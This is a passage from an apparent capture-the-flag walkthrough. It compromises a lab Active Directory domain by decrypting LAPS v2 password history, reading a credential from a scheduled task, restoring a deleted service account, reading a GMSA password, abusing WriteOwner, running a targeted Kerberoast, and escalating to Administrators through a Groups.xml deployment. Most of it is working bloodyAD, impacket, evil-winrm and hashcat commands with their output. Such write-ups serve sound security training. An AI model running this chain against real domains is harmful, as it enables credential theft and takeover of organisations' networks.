
e.parsons is a member of R&D_Auditors, and the extra objects are the gap between being able to see R&D resources and not.
With the data loaded, the graph finally shows something: e.parsons has ReadLAPSPassword on sentinel-proto.
SENTINEL-PROTO
Two roads lead to LAPS, and I took both.
Road one (the graph): e.parsons has ReadLAPSPassword on sentinel-proto and is in R&D_Auditors.
Road two (SYSVOL): among the GPOs I already pulled down with k.ryan, the folder {CEDD1760-5DAA-4089-83E3-50EAB2563D2A} is the Legacy Access Protection System Policy, linked to the Servers OU and SENTINEL-PROTO.
cat comment.cmtx
<?xml version='1.0' encoding='utf-8'?>
[SNIPPED]
    <using prefix="ns0" namespace="Microsoft.Policies.LAPS"></using>
cat Registry.pol
[LAPS;AdministratorAccountName;;;lab-admin]
[LAPS;ADPasswordEncryptionPrincipal;;&;TRASK\R&D_Auditors]
[LAPS;ADPasswordEncryptionEnabled;;;]
[LAPS;ADEncryptedPasswordHistorySize;;;]So the managed local admin is lab-admin, the group allowed to read its password is R&D_Auditors which e.parsons happens to be in R&D_Auditors. Retrieving it:
bloodyAD --host dc01.trask.hsm -d trask.hsm -k -u e.parsons msldap laps
SENTINEL-PROTO : 6caadc01d282ea07cf04000000000000308204450609...[SNIPPED]Deep diveWindows LAPS v2 internalsoptional
Legacy Microsoft LAPS needed a separate MSI per client, supported AD only, stored passwords in clear text, and kept no history. Windows LAPS is built into modern Windows 10/11 and Server, supports cloud and hybrid, encrypts at rest, and keeps history.
Decrypting a Windows LAPS v2 blob uses Windows Crypto-NG and more specifically NCryptUnprotectSecret which we can replicate off-box with dpapi-ng, using RPC to sweet-talk the DC over Kerberos for the key material. (The post-authentication reset action being set to disabled was a valid config option on Windows Server 2022. Server 2025 introduced some changes that would have made it incompatible with this machine.)
bloodyAD ... msldap laps # save the blob to a fileimport dpapi_ng, binascii
blob = binascii.unhexlify("[BLOB GOES HERE]")
# stripping the first 16 bytes is important, it's a useless LDAP header
decrypted = dpapi_ng.ncrypt_unprotect_secret(blob[16:], server="dc01.trask.hsm")
print(decrypted.decode("utf-16-le").strip("\x00")){"n":"lab-admin","t":"1dcaa6bfb797606","p":"[REDACTED]"}That’s lab-admin and a password. Let’s use it.
evil-winrm -i sentinel-proto.trask.hsm -u lab-admin -p '[REDACTED]' -P 45985Nope.
WinRMAuthorizationError…wrong password. The value I just decrypted out of AD is not the password the machine is running.
I trust the decryption more than I trust my assumption that “current LAPS value in AD” means “password the endpoint is actually using.” So before calling this a bad credential, I want to know why the directory and the endpoint disagree.
Instead of attacking the credential, I’m going to investigate why AD thinks lab-admin has one password and the machine clearly has another. That usually means the machine stopped receiving the policy that sets it.
Further digging shows SENTINEL-PROTO sits in a group called Legacy_Hardware_Profile:
bloodyAD ... -k get membership SENTINEL-PROTO$
distinguishedName: CN=Legacy_Hardware_Profile,OU=Servers,DC=trask,DC=hsm
And the GPO’s own ntSecurityDescriptor carries an access-denied ACE for that group on the Apply Group Policy extended right:
bloodyAD ... get object 'CN={CEDD1760-...},CN=POLICIES,...' --attr ntSecurityDescriptor
# THE LINE THAT MATTERS
(OD;;CR;edacfd8f-ffb3-11d1-b41d-00a0c968f939;;S-1-5-21-...-1174)
Reading it:
edacfd8f-ffb3-11d1-b41d-00a0c968f939= Apply Group PolicyCR= Control RightsOD= Object DENY —Legacy_Hardware_Profile(SID-1174) is explicitly denied from applying the Legacy Access Protection System Policy.
So when SENTINEL-PROTO was added to Legacy_Hardware_Profile, the LAPS policy was filtered out. AD kept updating the LAPS attribute; the machine stopped applying it. That’s the disagreement.
The current LAPS value is useless because the endpoint stopped receiving the policy.
But Windows LAPS keeps an encrypted password history. I don’t need the password AD thinks should be current. I need the last password that actually reached the machine.
Registry.pol mentioned ADEncryptedPasswordHistorySize, and the earlier msldap laps output carried extra entries. Walking the whole history:
blobs = [ b'k\xaa\xdc\x01\x06vy\xfb\xcf...', ... ]
for blob in blobs:
    decrypted = dpapi_ng.ncrypt_unprotect_secret(blob[16:], server="dc01.trask.hsm")
    print(decrypted.decode("utf-16-le").strip("\x00"))
{"n":"lab-admin","t":"1dcaa6bfb797606","p":"[REDACTED]"}
{"n":"lab-admin","t":"1dcaa6bee7b984a","p":"[REDACTED]"}
{"n":"lab-admin","t":"1dcaa6bda6f0bd2","p":"[REDACTED]"}
{"n":"lab-admin","t":"1dcaa6bc6c10f53","p":"[REDACTED]"}
{"n":"lab-admin","t":"1dcaa6b7f7f0817","p":"[REDACTED]"}LAPSDog can automate this process.
lapsdog --dc dc01.trask.hsm -b "DC=trask,DC=hsm" --pretty --include-history -u e.parsons -p [REDACTED] -k
============================================================
Computer: CN=SENTINEL-PROTO,OU=Servers,DC=trask,DC=hsm
Attribute: msLAPS-EncryptedPassword[0]
Username: lab-admin
Password: [REDACTED]
Set Time: 2026-03-02T17:43:08.027157+00:00
============================================================

============================================================
Computer: CN=SENTINEL-PROTO,OU=Servers,DC=trask,DC=hsm
Attribute: msLAPS-EncryptedPasswordHistory[0]
Username: lab-admin
Password: [REDACTED]
Set Time: 2026-03-02T17:42:47.153614+00:00
============================================================
Five values, newest first and that is [REDACTED].
evil-winrm -i sentinel-proto.trask.hsm -u lab-admin -p '[REDACTED]' -P 45985
*Evil-WinRM* PS C:\Users\lab-admin\Documents> type ..\Desktop\user.txtSENTINEL-PROTO as lab-admin with user flag Deep diveMore on LAPS because why notoptional
Two non-obvious Windows LAPS behaviors:
- You can retrieve a blob with one user and decrypt it with another. The authorization check happens at decrypt time, not retrieval time.
- You can grab a blob, add a new member to the decrypt-allowed group, and the new member can still decrypt the old blob. The group SID is embedded in the blob:
echo 'bKrcA[SNIPPED]F1sUo=' | base64 -d | strings
S-1-5-21-...-1111   # resolves to R&D_Auditors
At request time the check becomes “is the requester a current, valid member of the designated group?”
DCSecure
On SENTINEL-PROTO as lab-admin, file-system enumeration turns up C:\Program Files (x86)\DCSecure with DCSecure.exe and Logs\DCSecure.log.
PS C:\Program Files\DCSecure> .\DCSecure.exe
A valid username must be provided with -u <username>
A valid password must be provided with -p <password>
PS C:\Program Files\DCSecure> .\DCSecure.exe -u lab-admin -p '[REDACTED]'
===== DCSecure Health Agent Check Started (v1.2 Legacy) =====
Valid credentials were provided: lab-admin:[PASSWORD REDACTED]
Checking core service connection...
Checking core service account status...
===== DCSecure Health Agent Check Finished =====The log is more talkative than the command output:
type "C:\Program Files (x86)\DCSecure\Logs\DCSecure.log"
16:38:02 - Valid credentials were provided: TRASK\svc_dcsecure_agent:[PASSWORD REDACTED]
17:08:02 - Valid credentials were provided: TRASK\svc_dcsecure_agent:[PASSWORD REDACTED]
18:08:02 - ===== DCSecure Health Agent Check Started (v1.2 Legacy) =====
18:08:23 - Could not connect to Core DCSecure service (dcSecureSvc). Compliance scanning may be degraded.
18:08:25 - Could not connect to Active Directory to check Core Service account (svc_dcsecure_core).
18:08:25 - ===== DCSecure Health Agent Check Finished =====
The scheduled task confirms it:
schtasks /query /fo LIST /v /tn "DCSecure-Compliance-Check"
Task To Run: C:\Program Files\DCSecure\DCSecure.exe -u TRASK\svc_dcsecure_agent -p '[REDACTED]'
The password for svc_dcsecure_agent is sitting in the task definition. It’s valid:
nxc smb dc01.trask.hsm -d trask.hsm -u svc_dcsecure_agent -p '[REDACTED]' -k
SMB dc01.trask.hsm 445 dc01 [+] trask.hsm\svc_dcsecure_agent:[REDACTED]TRASK\svc_dcsecure_agent svc_dcsecure_agent is a member of DCSecure Maintenance. Now the interesting enumeration:
bloodyAD ... -k -u svc_dcsecure_agent get writable --detail
distinguishedName: OU=Legacy Service Compatible Access,DC=trask,DC=hsm
account: CREATE_CHILD
user: CREATE_CHILD

distinguishedName: CN=svc_dcsecure_core\0ADEL:a2b4e839-...,CN=Deleted Objects,DC=trask,DC=hsm
name: WRITE
wWWHomePage: WRITE
givenName: WRITE
title: WRITE
cn: WRITEsvc_dcsecure_core is the account the agent kept failing to reach…because it was deleted. It’s a tombstone in CN=Deleted Objects, and I have WRITE on its cn and name, plus CREATE_CHILD in OU=Legacy Service Compatible Access.
If I can bring it back, maybe the log’s “could not connect” stops being an obstacle.
To confirm I’m allowed to reanimate it, I get the SID for DCSecure Maintenance so that we can enumerate the domain root’s ACL:
bloodyAD --host dc01.trask.hsm -d trask.hsm -u svc_dcsecure_agent -k get object 'DCSecure Maintenance' --attr objectSid
objectSid: S-1-5-21-939749445-4094954830-180080773-1186

bloodyAD ... -u svc_dcsecure_agent -k get object 'DC=trask,DC=hsm' --attr ntSecurityDescriptor \
  | grep -oP '\([^)]*S-1-5-21-...-1186[^)]*\)'
(OA;;CR;45ec5156-db7e-47bb-b53f-dbeb2d03c40f;;S-1-5-21-...-1186)
That’s Object Allow + Control Rights for extended right 45ec5156-db7e-47bb-b53f-dbeb2d03c40f (Reanimate Tombstones) and it’s granted to DCSecure Maintenance (more details in OpenSpec MS-ADTS).
So I have the three ingredients:
CREATE_CHILDof the right typeReanimate TombstonesWRITEon the correct attributes.
Restoring:
bloodyAD ... -u svc_dcsecure_agent -k set restore 'svc_dcsecure_core' \
  --newParent "OU=Legacy Service Compatible Access,DC=trask,DC=hsm"
[+] svc_dcsecure_core has been restored successfully under OU=Legacy Service Compatible Access
If you try to do restore without the
--newParent, it will fail becausesvc_dcsecure_agentdoesn’t haveCreateChildon the previous location forsvc_dcsecure_core
And the two legacy services share a password:
nxc smb dc01.trask.hsm -d trask.hsm -u svc_dcsecure_core -p '[REDACTED]' -k
SMB dc01.trask.hsm 445 dc01 [+] trask.hsm\svc_dcsecure_core:[REDACTED]TRASK\svc_dcsecure_core Refresh BloodHound again, svc_dcsecure_core is in Remote Management Users with no outbound control of note, but that group should get me onto DC01.
evil-winrm -i dc01.trask.hsm -r TRASK.hsm
PS C:\Users\svc_dcsecure_core\Documents>DC01 as svc_dcsecure_core Sentinel Identity Migration
On DC01 as svc_dcsecure_core, there is also a folder for DCSecure at C:\Program Files (x86)\DCSecure. Here it holds an uninstall.log describing its removal and a transition to SentinelSecurity:
type "C:\Program Files (x86)\DCSecure\uninstall.log"
2024-10-27 14:00:00 - [INFO] - ===== DCSecure v1.1 Uninstaller Initialized =====
2024-10-27 14:00:00 - [INFO] - Starting Sentinel Identity Migration
2024-10-27 14:00:03 - [INFO] - Stopping TCP Listener (Port 3890)... SUCCESS.
2024-10-27 14:00:06 - [INFO] - Validating downstream compatibility...
2024-10-27 14:00:06 - [CRIT] - Mark I units are incompatible with SentinelSecurity encryption.
2024-10-27 14:00:07 - [INFO] - Implementing Security Directive 58-2307 for these units.
2024-10-27 14:00:09 - [INFO] - Handoff Complete.DCSecure wasn’t just uninstalled: it was replaced as part of a Sentinel Identity Migration, and the Mark I units turned out to be incompatible with SentinelSecurity’s encryption, so Trask handled them under Security Directive 58-2307.
“Mark I” means early | prototype | founding examples so it’s likely there are older accounts the new system can’t talk to. And 58-2307 is an awfully specific number for an uninstall log to preserve.
I don’t know what it means yet.
That’s the third time the word has mattered: the 1988 temp password, the PKZIP2 archive with the legacy password policy, and now a legacy hardware profile and a legacy service compatible access OU. This whole machine is a migration that never finished and the seams are where the access is.
A like-named service is running, though I can’t see its path with these permissions:
Get-Process | findstr "Sentinel*"
251   24   6340   24856   1364   0 SentinelSecurity.Service
File-system enumeration does find C:\Program Files\SentinelSecurity.Client\SentinelSecurity.Client.exe.
Shout-out to Hilux for finding and exploiting a vulnerability in the application. They went straight to domain admin, which was definitely not intended. This is now patched in the live machine.
You can read about it here.
I will be making the original vulnerable code available soon along with a code analysis.
When we execute it, we see the new system for the automated account provisioning the onboarding docs described:
.\SentinelSecurity.Client.exe
*****************************************************************
     _______
   _/       \_     ____  _____ _   _ _____ ___ _   _ _____ _
  / |       | \   / ___|| ____| \ | |_   _|_ _| \ | | ____| |
 /  |__   __|  \  \___ \|  _| |  \| | | |  | ||  \| |  _| | |
|__/((o| |o))\__|  ___) | |___| |\  | | |  | || |\  | |___| |___
|      | |      | |____/|_____|_|_\_| |_| |___|_|_\_|_____|_____|
|\     |_|     /| / ___|| ____/ ___| | | |  _ \|_ _|_   _\ \ / /
| \           / | \___ \|  _|| |   | | | | |_) || |  | |  \ V /
 \| /  ___  \ |/   ___) | |__| |___| |_| |  _ < | |  | |   | |
  \ | / _ \ | /   |____/|_____\____|\___/|_| \_\___| |_|   |_|
   \_________/
*****************************************************************
************Secure temporary accounts for your team.*************
Commands:
create Add a new Sentinel to the system..\SentinelSecurity.Client.exe create
Secure channel opened!
A new Sentinel account has been created:
Username: sentinel-IZBSWQ
Password: [VARIES]
NOTE: At this time, we are only able to display password hashes.The last portion of the sentinel username will vary.
impacket-getTGT -dc-ip 10.0.0.5 "TRASK.hsm/sentinel-IZBSWQ" -hashes :[VARIES]
[*] Saving ticket in sentinel-IZBSWQ.ccacheTRASK\sentinel-IZBSWQ The Sentinel Account
Now as the freshly minted sentinel-IZBSWQ, enumeration gives us some more interesting things.
bloodyAD ... -u "$SENTINEL" -k get writable --detail
distinguishedName: CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm
secretary: WRITE
managedBy: WRITE
description: WRITE
OWNER: WRITE <-- ALL UPPERCASEThe BloodHound graph shows this as WriteOwner.

sentinel-IZBSWQ$ is a Group Managed Service Account, in Sentinel Service Accounts, which grants it WriteOwner on Sentinel Service Account Readers.
I need to take ownership of the group with my Sentinel.
bloodyAD ... -k -u sentinel-IZBSWQ \
  set owner "CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm" \
          "CN=$SENTINEL,OU=Sentinels,DC=trask,DC=hsm"
[+] Old owner ... is now replaced by CN=sentinel-IZBSWQ

# Refresh the ticket!
impacket-getTGT -dc-ip 10.0.0.5 "TRASK.hsm/sentinel-IZBSWQ" -hashes :[VARIES]
Ownership adds a DACL: WRITE line that wasn’t there. As owner I can edit the ACL and grant myself GenericAll, then add myself as a member:
bloodyAD ... -k -u sentinel-IZBSWQ \
  add genericAll "CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm" "sentinel-IZBSWQ\$"
[+] sentinel-IZBSWQ$ has now GenericAll on CN=Sentinel Service Account Readers

impacket-getTGT -dc-ip 10.0.0.5 "TRASK.hsm/sentinel-IZBSWQ" -hashes :[VARIES]

bloodyAD ... -k -u sentinel-IZBSWQ \
  add groupMember "CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm" "sentinel-IZBSWQ\$"
[+] sentinel-IZBSWQ$ added to CN=Sentinel Service Account Readers

impacket-getTGT -dc-ip 10.0.0.5 "TRASK.hsm/sentinel-IZBSWQ" -hashes :[VARIES]
Being in Sentinel Service Account Readers grants ReadGMSAPassword on svc_mmold$:
bloodyAD ... -k -u "sentinel-IZBSWQ" msldap gmsa
Username: svc_mmold$
Allowed machine: trask\Sentinel Service Account Readers
Password -NT-: [VARIES]
svc_mmold shows no additional paths in the graph. Getting a ticket to enumerate as it:
impacket-getTGT -dc-ip 10.0.0.5 "TRASK.hsm/svc_mmold" -hashes :[REDACTED]
[*] Saving ticket in svc_mmold.ccacheTRASK\svc_mmold bloodyAD checking writable objects is more useful than the graph here:
bloodyAD ... -k -u "svc_mmold" get writable --detail
distinguishedName: CN=Matt Mold,OU=Staff,DC=trask,DC=hsm
servicePrincipalName: WRITE
I can write a servicePrincipalName to Matt Mold and run a targeted Kerberoast:
bloodyAD ... -k -u "svc_mmold" msldap addspn "CN=Matt Mold,OU=Staff,DC=trask,DC=hsm" "sentinel/mmold"
SPN added!

impacket-GetUserSPNs -dc-host dc01.trask.hsm -dc-ip 10.0.0.5 -request -k -no-pass 'TRASK.hsm/svc_mmold'
$krb5tgs$18$m.mold$TRASK.HSM$*TRASK.HSM/m.mold$*...This is an AES hash, thankfully a wordlist was supplied for this machine.
hashcat -O -w 4 m.mold.hash wordlist.txt
$krb5tgs$18$m.mold$TRASK.HSM$18c074a86aedb274ede7c04b$2:[REDACTED]

Session..........: hashcat
Status...........: Cracked
nxc smb dc01.trask.hsm -d trask.hsm -u m.mold -p '[REDACTED]' -k
SMB dc01.trask.hsm 445 dc01 [+] trask.hsm\m.mold:[REDACTED]TRASK\m.mold Matt Mold
The credentials work. And BloodHound gives me…
Nothing.
Going back to the DCSecure uninstall.log on DC01, Trask implemented Security Directive 58-2307 for its incompatible Mark I units. At the time I had no idea what that meant and parked it.
Now I’m out of obvious paths, and 2307 is very familiar.
A little google-fu and we come across this:
RFC 2307 describes a protocol for integrating Unix information into LDAP. Other information may be gathered from:
Three fields are identified as possible candidates for storing this information:
userPasswordunixUserPasswordmsSFU30Password
and here we go again with more legacy concepts.
bloodyAD ... get search --filter '(objectClass=user)' --attr unixUserPassword,userPassword,msSFU30Password
distinguishedName: CN=Bertrand Trask,OU=Staff,DC=trask,DC=hsm
unixUserPassword: [REDACTED]
b.trask is on the original trainer list and, being CEO with his picture blasted across the homepage, is certainly still around. Trying the password as-is:
nxc smb dc01.trask.hsm -d trask.hsm -u b.trask -p '[REDACTED]' -k
SMB  dc01.trask.hsm  445  dc01  [-] trask.hsm\b.trask:[REDACTED] KDC_ERR_PREAUTH_FAILED
Wrong. But I wasn’t surprised because I hadn’t used the other half of the directive.
echo '[REDACTED]' | base58 -d
[REDACTED]
nxc smb dc01.trask.hsm -d trask.hsm -u b.trask -p '[REDACTED]' -k
SMB dc01.trask.hsm 445 dc01 [+]trask.hsm\b.trask:[REDACTED]Both halves of Security Directive 58-2307 were instructions: where the Mark I unit stored its password (RFC 2307 Unix attributes), and how to read it (Base58). b.trask’s password was Base58-encoded in unixUserPassword, and decoding it gives the live credential.
b.trask is a member of Legacy Access Continuity -> Remote Management Users, so I can log into DC01.

DC01 as b.trask Privilege Escalation
On DC01 as b.trask, enumeration reveals nothing new compared to svc_dcsecure_core.
SentinelSecurity.Client.exe under this user reveals a command I didn’t have before and a greeting:
.\SentinelSecurity.Client.exe
[snippity]
*************************Hello Dr. Trask*************************
Commands:
  create  Add a new Sentinel to the system.
deploy Provide new configuration to available Sentinel Groups.So: Sentinel Action Policy is a GPO linked to the Domain Controllers; I supply a configuration file applied to the Sentinel Groups. There are plenty of legacy components on this network, so I’ll supply a legacy-style Groups.xml (the Group Policy Preferences schema, OpenSpec MS-GPPREF) with my first attempt targeting the Administrator account:
<Groups clsid="{3125E937-EB89-430C-840E-C3223A88459D}">
    <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Trask\Administrator" image="2"
          changed="2025-11-18 20:46:06" uid="{EF57DA28-...}">
        <Properties action="U" cpassword="BX4ozFyhvb3P50To7jbIGLXUKoXbW8esb81TvXPS9zY"
                    neverExpires="1" userName="TRASK\Administrator"/>
    </User>
</Groups>.\SentinelSecurity.Client.exe deploy -c .\escalate1.xml
Online option is disabled, the Sentinel Action Policy will not be deployed.
No valid configurations were found in the file.Rabbit holeThe first config was rejected~15m
Two things went wrong, and I had to untangle which was which:
- “Online option is disabled” but that’s just because I didn’t pass
-o. Without it, the policy wouldn’t deploy anyway, so that line is a red herring. - “No valid configurations were found” is the real signal. I targeted a
Userelement, butdeployoperates onGroups. The schema makes the distinction clear: aGroupelement refers to a local group on the client computer, and aPropertiesblock withMembersis how you add members to it. MyUserconfig simply isn’t in the shape the command accepts.
Cost of the detour: not that long, and it told me exactly which element type to use.
Amending to a Group element that adds TRASK\b.trask to BUILTIN\Administrators:
<Groups clsid="{3125E937-EB89-430C-840E-C3223A88459D}">
    <Group clsid="{DF5F1855-81E5-4EA5-9BFB-CD344709FE57}"
           name="BUILTIN\Administrators" image="2" changed="2025-01-01 12:00:00" uid="{7974D884-...}">
        <Properties action="U" groupName="Administrators (built-in)" userAction="ADD"
                    deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0">
            <Members>
                <Member name="TRASK\b.trask" action="ADD" sid=""/>
            </Members>
        </Properties>
    </Group>
</Groups>.\SentinelSecurity.Client.exe deploy -c .\trask.xml
Online option is disabled, the Sentinel Action Policy will not be deployed.
These configurations would have been applied to the Sentinel network:
Add-ADGroupMember -Identity 'Administrators' -Members 'CN=Bertrand Trask,OU=Staff,DC=trask,DC=hsm'Now it’s parsing the config and echoing back the PowerShell it would run. It just needs -o to actually commit:
.\SentinelSecurity.Client.exe deploy -c .\trask.xml -o
Deploying the updated configuration to available Sentinel units.
Add-ADGroupMember -Identity 'Administrators' -Members 'CN=Bertrand Trask,OU=Staff,DC=trask,DC=hsm'
Activating the Sentinel Action Policy...
Sentinel Action Policy has been deployed.Checking against the domain:
net user b.trask /domain
User name     b.trask
Full Name     Bertrand Trask
Comment       CEO
Local Group Memberships  *Administrators
New ticket, log back in, collect the root flag:
type C:\Users\Administrator\Desktop\root.txtDC01 as TRASK\b.trask → Domain Administrators —> root flag Epilogue: the wrong turns
This box is built like a migration that never finished, and the wrong turns weren’t accidents, just the consequences of that.
What didn’t work, and why it still mattered:
- The welcome credentials don’t log into the domain at all. A credential that looks like it should work doesn’t.
- The rate limiters on both web hosts are working as intended. The web is context, not an entry point.
- The
ffufsize filter hidesonboarding.trask.hsmbecause it’s an empty302. Matching on status codes is what surfaces it. bloodhound-ce-pythoncan’t collect this domain (LDAP signing, no TLS cert). The collector is the bottleneck, not the path.e.parsonsis a live identity but initially an empty graph. Its only value is that it can see R&D: the extra objects in the enumeration are the whole find.- The current LAPS password for
lab-admindoesn’t reach the machine, because the GPO is denied toLegacy_Hardware_Profile. The value I needed was in the encrypted history, not the current attribute. - The first
Groups.xmlis rejected. “Online disabled” is a red herring; the real fix is targeting aGroup. m.moldthe targeted Kerberoast works, the credential is valid, and the graph shows nothing. The way out isn’t a tool. It’s remembering a log we found three identities ago.Security Directive 58-2307gets filed as meaningless in thesvc_dcsecure_coresection and only starts to mean something once I’m stuck atm.mold.
And under all of it, the word legacy: 1988 temp passwords, PKZIP2, legacy password construction, a legacy hardware profile, legacy service compatible access, legacy Microsoft LAPS versus Windows LAPS, legacy hardware that can’t speak the new encryption. Every escalation on this box is a place where a migration left the old thing running right next to the new one, and nobody updated the access controls.